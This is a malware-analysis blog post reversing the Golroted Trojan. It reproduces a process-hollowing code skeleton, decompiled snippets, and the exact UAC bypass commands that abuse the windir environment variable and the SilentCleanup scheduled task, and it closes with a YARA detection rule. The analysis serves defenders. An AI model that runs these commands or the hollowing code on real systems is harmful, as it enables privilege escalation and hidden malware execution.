Let's Learn: Dissecting Golroted Trojan's Process Hollowing Technique & UAC Bypass in HKCU\Environment

vkremez.com/2017/11/lets-learn-dissecting-golroted-trojans.html

Goal: Reverse the Golroted Trojan with the focus on its native API process hollowing technique and User Account (UAC) bypass method exploiting Environment variables in Scheduled Tasks.

Source:
Golroted Trojan sample
(e73b20f639cd9ecc4c8196e885de57043a4baddb70bb4b66e1df13abc7da487e)


Background
By and large, the Golroted Trojan is notable due to its native call (Nt* API-based) process hollowing technique, its user account (UAC) bypass method, and anti-virus checks. It appears to be a relatively popular Trojan, masked as a ".scr" file, distributed lately as part of the spam impersonating IRS (thanks to @pollo290987).

> #Golroted
> IRS_REPORT PDF.scr
> 624023448a39e6eadb9f7722fae2dcd3
>
> Subject: Urgent attention is needed!
> — _(⊙_⊙)_/ (@pollo290987) October 30, 2017

The following functions of interest will be analyzed:

- Process hollowing
- UAC bypass
- Anti-virus checks
- Persistence mechanism
- and others
- Yara signature

I. Process hollowing
The malware starts a process suspended with CreateProcessA(0x4 CREATE_SUSPENDED process creation flag). Ultimately, the malware replaces its content with the content of another. The malware allocates memory for the process replacement via NtAllocateVirtualMemory. Golroted obtains the thread context of the child process' primary thread via NtGetContextThread, then retrieves the PEB address from the ebx register and reads the base address of the executable image from the PEB via NtUnmapViewOfSection. Then, the malware writes the base address of the injected image into the PEB via NtWriteVirtualMemory and sets the thread context of the child process' primary thread via NtSetContextThread, which is finally resumed the primary thread via NtResumeThread.



The following native API calls the Golroted malware leverages for process hollowing:

- NtGetContextThread
- NtReadVirtualMemory
- NtUnmapViewOfSection
- NtSetContextThread
- NtProtectVirtualMemory
- NtWriteVirtualMemory
- NtFlushInstructionCache
- NtAllocateVirtualMemory
- NtResumeThread

The shortened and simplified process hollowing technique is as follows:

```
if(CreateProcessA(NULL,DESIRED_PROCESS,NULL,NULL,FALSE,CREATE_SUSPENDED,NULL,NULL,&si,&pi))
{
NtGetContextThread(pi.hThread,&ctx);
NtReadVirtualMemory(pi.hProcess,(PVOID)(ctx.Ebx+8),&base,sizeof(PVOID),NULL);

  if((DWORD)base==pINH->OptionalHeader.ImageBase)
{
NtUnmapViewOfSection(pi.hProcess,base);
}

  mem=VirtualAllocEx(pi.hProcess,(PVOID)pINH->OptionalHeader.ImageBase,pINH-
>OptionalHeader.SizeOfImage,MEM_COMMIT|MEM_RESERVE,PAGE_EXECUTE_READWRITE);

  NtWriteVirtualMemory(pi.hProcess,mem,image,pINH->OptionalHeader.SizeOfHeaders,NULL);

  for(i=0;i<pINH->FileHeader.NumberOfSections;i++)
{
```


```
pISH=(PIMAGE_SECTION_HEADER)((LPBYTE)image+pIDH->e_lfanew+sizeof(IMAGE_NT_HEADERS)+
(i*sizeof(IMAGE_SECTION_HEADER)));
NtWriteVirtualMemory(pi.hProcess,(PVOID)((LPBYTE)mem+pISH->VirtualAddress),(PVOID)
((LPBYTE)image+pISH->PointerToRawData),pISH->SizeOfRawData,NULL);
}

  ctx.Eax=(DWORD)((LPBYTE)mem+pINH->OptionalHeader.AddressOfEntryPoint);

  NtWriteVirtualMemory(pi.hProcess,(PVOID)(ctx.Ebx+8),&pINH-
>OptionalHeader.ImageBase,sizeof(PVOID),NULL);
NtSetContextThread(pi.hThread,&ctx);

  NtResumeThread(pi.hThread,NULL);

  NtClose(pi.hThread);
NtClose(pi.hProcess);
}
```




A. “Self injection”

The malware retrieves the path to itself via GetModuleFilenameA call and passes itself as an argument to the process hollowing function.

B. “Default Browser”

Golroted obtains the following browser locations in C:\\Program Files (x86)\\ or %PROGRAMFILES% and passes the output as an argument to the process hollowing function:

- Mozilla Firefox\\firefox.exe
- \Google\Chrome\Application\chrome.exe
- Internet Explorer\\iexplore.exe



The code blob is as follows:


```
int __usercall ff_chrome_ie_func@<eax>(volatile signed __int32 *a1@<eax>, int a2@<ebx>)
{
  volatile signed __int32 *v2;
  int v3;
  int v4;
  int v5;
  unsigned int v7;
__writefsdword(0, (unsigned int)&v7);
  pfiles_path_search_func((int *)&v13, 0);
  func11((int *)&v16, v13, (signed __int32)"Mozilla Firefox\\firefox.exe");
  pfiles_path_search_func((int *)&v12, v3);
  func11((int *)&v15, v12, (signed __int32)"\\Google\\Chrome\\Application\\chrome.exe");
  pfiles_path_search_func((int *)&v11, v4);
  func11((int *)&v14, v11, (signed __int32)"Internet Explorer\\iexplore.exe");
```


C. “Notepad”

The malware retrieves the path to notepad.exe in C:\Windows\SysWOW64\ and C:\Windows\system32\ passes itself as an argument to the process hollowing function.

II. UAC bypass

Golroted checks if the victim host has administrator privileges via IsUserAnAdmin API call. Then, if not admin, the malware executes the so-called "fileless" UAC bypass method that exploits Environment variables in Scheduled Tasks. This method is almost identical to the UAC bypass tweeted out in May 2017 by James Forshaw (@tiraniddo).





> set a=hkcu\Environment /v windir /
> reg add %a%d "cmd /K reg delete %a%f||"
> schtasks/Run /TN \Microsoft\Windows\DiskCleanup\SilentCleanup /I
> — James Forshaw (@tiraniddo) May 15, 2017

The UAC code function is as follows:

```
uac_bypass(
    v10,
    3,
    "          \" /f && exit",
    v37,
    "/c reg add hkcu\\Environment /v windir /d \"cmd /c start ",
    v20,
    v21,
    v22);
  create_process_fuc("C:\\Windows\\System32\\cmd.exe", v32);
  Sleep(2000);
  create_process_fuc(
   "C:\\Windows\\System32\\cmd.exe",
```


```
"/c schtasks /Run /TN \\Microsoft\\Windows\\DiskCleanup\\SilentCleanup /I && exit");
Sleep(1000);
create_process_fuc("C:\\Windows\\System32\\cmd.exe", "/c reg delete hkcu\\Environment /v windir /f &&
exit");
kernel32_wow64_func(0);
ExitProcess_0(0);
```

III. Anti-virus checks

A. Bitdefender

Golroted checks for the following Bitdefender location:


C:\Program Files\Bitdefender



B. Kaspersky Anti-Virus

The malware checks for the following Kaspersky AV locations and processes:

- Kaspersky Lab\Kaspersky Anti-Virus
- .0.0\avpui.exe
- C:\Program Files (x86)\Kaspersky Lab\Kaspersky Anti-Virus
- Kaspersky Lab\Kaspersky Internet Security
- C:\Program Files (x86)\Kaspersky Lab\Kaspersky Internet Security
- If the malware finds Kaspersky AV, it shuts down the machine




The C++ code is as follows:

```
if ( v4 )
{
  yourself_func2(0, &v47);
  func30(v47, (int *)&v48);
  v5 = v48;
  func30(v50, (int *)&v46);
  if ( !func16(v46, v5) && v50 )
    ShellExecuteA(0, "open", "cmd.exe", "/C shutdown -f -r -t 0", &dword_417AB4, 0);
  func2((int)"PROGRAMFILES", (int *)&v45);
  func11(&v49, v45, (signed __int32)"Kaspersky Lab\\Kaspersky Anti-Virus ");
  v7 = 13;
  do
  {
    v8 = v49;
    func31(v6, &v44, v7);
    func23(v9, 3, ".0.0\\avpui.exe", v44, v8, v31, v32, v33);
    if ( (unsigned __int8)findfile_local(v31, v32, v33, v34) )
    {
      v10 = v49;
      func31(v6, &v43, v7);
      func23(v11, 3, ".0.0\\avpui.exe", v43, v10, v31, v32, v33);
      goto LABEL_22;
```

```
    }
    ++v7;
  }
  while ( v7 != 27 );
```

IV. Persistence mechanism

Golroted creates persistence as .lnk in "[USERNAME]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\\Startup\."



The code blob is C++ is as follows:

```
  temp_func(&v92, v19);
  func4(v20, v92);
  v69 = v93;
  func4(v21, v103);
  v68 = v91;
  func_string(v22, 3, L".lnk");
  v23 = (const char *)func5(v68);
  Mycomput_dll_func(*a6, v23, a12, a4, (unsigned int)v12);
  temp_func(&v89, v24);
  v25 = v103;
  GetUserName_func(&v88, v26);
  func23(
    v27,
    8,
    ".lnk\"",
    v103,
    "\\AppData\\Roaming\\Microsoft\\Windows\\Start Menu\\Programs\\Startup\\",
```

```
    v88,
    ".lnk\" \"C:\\Users\\",
    v25);
  v28 = func19(v90);
  ShellExecuteA(0, "open", "cmd.exe", v28, v68, v69);
```

V. Delete Zone.Identifier flag using DeleteFile function

The malware deletes the zone identifier flag via DeleteFileA API to avoid being flagged by Explorer and prevent possible alert boxes when launching the executable.

VI. Miscellaneous

Golroted also has various debug information that was presumably used for internal testing including “Notepad” process hollowing and the following presumably placeholders:

- binderfolderxD
- bindermode
- binderextension
- randomfolderxD

The observed mutex was as follows “UfeRKBdMoE”

Yara Signature

```
rule crime_win32_golrote_trojan {
    meta:
        description = "Golroted Trojan rule - file golroted.exe"
        author = "@VK_Intel"
        reference = "Detects Golroted Trojan"
        date = "2017-11-11"
        hash = "e73b20f639cd9ecc4c8196e885de57043a4baddb70bb4b66e1df13abc7da487e"

    strings:
        $s0 = "C:\\Windows\\System32\\Mycomput.dll" fullword ascii
        $s1 = ".lnk\" \"C:\\Users\\" fullword ascii
        $s2 = "vbc.exe" fullword ascii
        $s3 = "System32\\WerFault.exe" fullword ascii
        $s4 = "system32\\notepad.exe" fullword ascii
        $s5 = "Mozilla Firefox\\firefox.exe" fullword ascii
        $s6 = "FC:\\Windows\\System32\\" fullword ascii
        $s7 = "C:\\Windows\\SysWOW64\\ntdll.dll" fullword ascii
        $s9 = "Microsoft.NET\\Framework\\v2.0.50727\\regasm.exe" fullword ascii
        $s10 = "Microsoft.NET\\Framework\\v4.0.30319\\regasm.exe" fullword ascii
        $s11 = "/c reg add hkcu\\Environment /v windir /d \"cmd /c start " fullword ascii
        $s12 = "bindedfiledropandexecute" fullword ascii
        $s13 = "/c schtasks /Run /TN \\Microsoft\\Windows\\DiskCleanup\\SilentCleanup /I && exit" fullword
ascii
        $s14 = "Microsoft.NET\\Framework\\v2.0.50727\\vbc.exe" fullword ascii
        $s15 = "Microsoft.NET\\Framework\\v4.0.30319\\vbc.exe" fullword ascii
        $s16 = "C:\\Program Files (x86)\\Kaspersky Lab\\Kaspersky Internet Security " fullword ascii
        $s17 = "\\AppData\\Roaming\\Microsoft\\Windows\\Start Menu\\Programs\\Startup\\" fullword ascii
    condition:
```

```
        uint16(0) == 0x5a4d and filesize < 500KB and all of them
}
```